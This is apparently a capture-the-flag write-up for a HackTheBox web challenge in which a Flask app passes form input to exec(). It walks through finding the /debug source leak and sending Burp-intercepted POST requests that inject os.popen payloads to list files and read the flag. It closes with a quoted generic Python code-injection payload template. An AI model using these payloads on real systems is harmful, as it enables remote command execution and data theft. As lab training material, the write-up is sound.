Baby_Interdimensional_internet

#x-www-form-urlencoded #python_script


Prerequisite

`Content-Type: application/x-www-form-urlencoded`

- It encode all the data that we send in post request
- The header in an HTTP request indicates that the body of the request is encoded as `application/x-www-form-urlencoded`.
- **Data Encoding**: The form data is encoded as a key-value pair, where each key and value is URL-encoded. For example
    - A form with fields `name=John Doe` and `age=30` would be encoded as `name=John+Doe&age=30`
    - Spaces are replaced by `+` or `%20`, and special characters are encoded using percent-encoding.


Solution

1. Enumerate the site
    - view page source



```
<!DOCTYPE html>
<head>
    <meta name='viewport' content='width=device-width, initial-scale=1'>
    <meta name='author' content='makelaris'>
    <title>🌌 on Venzenulon 9</title>
    <link rel='stylesheet' href='//stackpath.bootstrapcdn.com/bootstrap/4.3.1/css/bootstrap.min.css' integrity='sha384-ggOyR0iXCbMQv3Xipma34MD+dH/1fQ784/j6cY/iJTQUOhcWr7x9JvoRxT2MZw1T
    <link href='//fonts.googleapis.com/css?family=Comfortaa' rel='stylesheet' type='text/css'>
    <style>html, body {background-image: url('//s-media-cache-ak0.pinimg.com/736x/7b/fe/d2/7bfed2ffe038beb673efd872cd44ba2c.jpg');} h1 {display: flex; justify-content: center; color:
</head>
<body>
    <img class='mx-auto d-block img-responsive' src='//media3.giphy.com/media/e08zgwAt3MVW/giphy.gif'>
    <h1 style='font-size: 140px; text-shadow: 2px 2px 0 #0C3447, 5px 5px 0 #6a1b9a, 10px 10px 0 #00131E;'>51</h1>
</body>
<!-- /debug -->
</html>
```


- The is a interesting path that is commented which is "/debug"



view-source:http://94.237.49.212:33958/debug

```
from flask import Flask, Response, request, render_template, request
from random import choice, randint
from string import lowercase
from functools import wraps

app = Flask(__name__)

def calc(recipe):
    global garage
    garage = {}
    try: exec(recipe, garage)
    except: pass

def GCR(func): # Great Calculator of the observable universe and it's infinite timelines
    @wraps(func)
    def federation(*args, **kwargs):
        ingredient = ''.join(choice(lowercase) for _ in range(10))
        recipe = '%s = %s' % (ingredient, ''.join(map(str, [randint(1, 69), choice(['+', '-', '*']), randint(1,69)])))

        if request.method == 'POST':
            ingredient = request.form.get('ingredient', '')
            recipe = '%s = %s' % (ingredient, request.form.get('measurements', ''))

        calc(recipe)

        if garage.get(ingredient, ''):
            return render_template('index.html', calculations=garage[ingredient])

        return func(*args, **kwargs)
    return federation

@app.route('/', methods=['GET', 'POST'])
@GCR
def index():
    return render_template('index.html')

@app.route('/debug')
def debug():
    return Response(open(__file__).read(), mimetype='text/plain')

if __name__ == '__main__':
    app.run('0.0.0.0', port=1337)
```

2. Review Code




view-source:http://94.237.49.212:33958/debug

```
from flask import Flask, Response, request, render_template, request
from random import choice, randint
from string import lowercase
from functools import wraps

app = Flask(__name__)

def calc(recipe):
    global garage
    garage = {}
    try: exec(recipe, garage)
    except: pass

def GCR(func): # Great Calculator of the observable universe and it's infinite timelines
    @wraps(func)
    def federation(*args, **kwargs):
        ingredient = ''.join(choice(lowercase) for _ in range(10))
        recipe = '%s = %s' % (ingredient, ''.join(map(str, [randint(1, 69), choice(['+', '-', '*']), randint(1,69)])))

        if request.method == 'POST':
            ingredient = request.form.get('ingredient', '')
            recipe = '%s = %s' % (ingredient, request.form.get('measurements', ''))

        calc(recipe)

        if garage.get(ingredient, ''):
            return render_template('index.html', calculations=garage[ingredient])

        return func(*args, **kwargs)
    return federation

@app.route('/', methods=['GET', 'POST'])
@GCR
def index():
    return render_template('index.html')

@app.route('/debug')
def debug():
    return Response(open(__file__).read(), mimetype='text/plain')

if __name__ == '__main__':
    app.run('0.0.0.0', port=1337)
```

- When ever we load the home page the page with the get request order post request it will run gcr function and it will bring back index.html

3. Try Intercept the request and send the POST request




Request to http://94.237.49.212:33958

```
POST / HTTP/1.1
Host: 94.237.49.212:33958
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1

ingredient=pickle&measurements=100
```

Burp Suite Community Edition v2023.12.1.3 - Temporary Project
Forward
Drop
Intercept is on
Action
Open browser
Inspector
56

Nothing happen in the site

4. We need to send the information with all encoded data by adding the header `Content-Type: application/x-www-form-urlencoded`



```
POST / HTTP/1.1
Host: 94.237.49.212:33958
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
f,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 34
Content-Type: application/x-www-form-urlencoded

ingredient=pickle&measurements=100
```


```
<head>
  <meta name='viewport' content='width=device-width,
  initial-scale=1'>
  <meta name='author' content='makelaris'>
  <title>
    □□ on Venzenulon 9
  </title>
  <link rel='stylesheet' href='
  //stackpath.bootstrapcdn.com/bootstrap/4.3.1/css/bootstrap.mi
  n.css' integrity='
  sha384-ggOyR0iXCbMQv3Xipma34MD+dH/1fQ784/j6cY/iJTQUOhcWr7x9Jv
  oRxT2MZw1T' crossorigin='anonymous'>
  <link href='//fonts.googleapis.com/css?family=Comfortaa' rel=
  'stylesheet' type='text/css'>
  <style>
    html,body{
      background-image:url(
      '//s-media-cache-ak0.pinimg.com/736x/7b/fe/d2/7bfed2ffe03
      8beb673efd872cd44ba2c.jpg');
    }
    h1{
      display:flex;
      justify-content:center;
      color:#6200ea;
      font-family:Comfortaa;
    }
  </style>
</head>
<body>

  <img class='mx-auto d-block img-responsive' src='
  //media3.giphy.com/media/e08zgwAt3MVW/giphy.gif'>
  <h1 style='font-size: 140px; text-shadow: 2px 2px 0 #0C3447,
  5px 5px 0 #6a1b9a, 10px 10px 0 #00131E;'>
    100
  </h1>
</body>
<!-- /debug -->
```

5. Exploit the site by injecting this payload

Note: You need to use an escape character in Python strings when you want to include characters that could otherwise disrupt the structure of the string or have a special meaning
Example:

```
'It\'s a sunny day'  # Correct
'It's a sunny day'   # Incorrect (would cause an error)
```

```
eval('__import__(\'os\').popen(\'cat flag\').read()')
```




Request

```
POST / HTTP/1.1
Host: 94.237.49.212:33958
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
f,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 78
Content-Type: application/x-www-form-urlencoded

ingredient=pickle&measurements=
eval('__import__(\'os\').popen(\'ls\').read()')
```

Response

```
  initial-scale=1'>
  <meta name='author' content='makelaris'>
  <title>
    □□ on Venzenulon 9
  </title>
  <link rel='stylesheet' href='
  //stackpath.bootstrapcdn.com/bootstrap/4.3.1/css/bootstrap.mi
  n.css' integrity='
  sha384-ggOyR0iXCbMQv3Xipma34MD+dH/1fQ784/j6cY/iJTQUOhcWr7x9Jv
  oRxT2MZw1T' crossorigin='anonymous'>
  <link href='//fonts.googleapis.com/css?family=Comfortaa' rel=
  'stylesheet' type='text/css'>
  <style>
    html,body{
      background-image:url(
      '//s-media-cache-ak0.pinimg.com/736x/7b/fe/d2/7bfed2ffe03
      8beb673efd872cd44ba2c.jpg');
    }
    h1{
      display:flex;
      justify-content:center;
      color:#6200ea;
      font-family:Comfortaa;
    }
  </style>
</head>
<body>

  <img class='mx-auto d-block img-responsive' src='
  //media3.giphy.com/media/e08zgwAt3MVW/giphy.gif'>
  <h1 style='font-size: 140px; text-shadow: 2px 2px 0 #0C3447,
  5px 5px 0 #6a1b9a, 10px 10px 0 #00131E;'>
    app.py
    flag
    templates
  </h1>
</body>
```



Request

```
POST / HTTP/1.1
Host: 94.237.49.212:33958
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
f,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 84
Content-Type: application/x-www-form-urlencoded

ingredient=pickle&measurements=
eval('__import__(\'os\').popen(\'cat flag\').read()')
```

Response

```
<head>
  <meta name='viewport' content='width=device-width,
  initial-scale=1'>
  <meta name='author' content='makelaris'>
  <title>
    □□ on Venzenulon 9
  </title>
  <link rel='stylesheet' href='
  //stackpath.bootstrapcdn.com/bootstrap/4.3.1/css/bootstrap.mi
  n.css' integrity='
  sha384-ggOyR0iXCbMQv3Xipma34MD+dH/1fQ784/j6cY/iJTQUOhcWr7x9Jv
  oRxT2MZw1T' crossorigin='anonymous'>
  <link href='//fonts.googleapis.com/css?family=Comfortaa' rel=
  'stylesheet' type='text/css'>
  <style>
    html,body{
      background-image:url(
      '//s-media-cache-ak0.pinimg.com/736x/7b/fe/d2/7bfed2ffe03
      8beb673efd872cd44ba2c.jpg');
    }
    h1{
      display:flex;
      justify-content:center;
      color:#6200ea;
      font-family:Comfortaa;
    }
  </style>
</head>
<body>

  <img class='mx-auto d-block img-responsive' src='
  //media3.giphy.com/media/e08zgwAt3MVW/giphy.gif'>
  <h1 style='font-size: 140px; text-shadow: 2px 2px 0 #0C3447,
  5px 5p[redacted]
    HTB{[redacted]
  </h1>
</body>
<!-- /debug -->
```

- `eval()` is a built-in Python function that takes a string as input and evaluates it as a Python expression. In simpler terms, it runs the code inside the string as if you had typed it directly into your Python script.

Resource

https://sethsec.blogspot.com/2016/11/exploiting-python-code-injection-in-web.html

Moving from POC to Targeted Exploitation

While time.sleep is a nice way to confirm the vulnerability, we want to execute OS commands AND receive the output. To do that, we were successful with os.popen() or subprocess.Popen(), and subprocess.check_output(), and I'm sure there are others.

The Burp Suite Pro payload uses a clever hack (using compile) that is required if you have multiple statements, as eval can only evaluate expressions. There is another way to accomplish this, using global functions (ex: __import__), which is explained here and here.

This payload should work in most cases:

```
# Example with one expression
__import__('os').popen('COMMAND').read()
```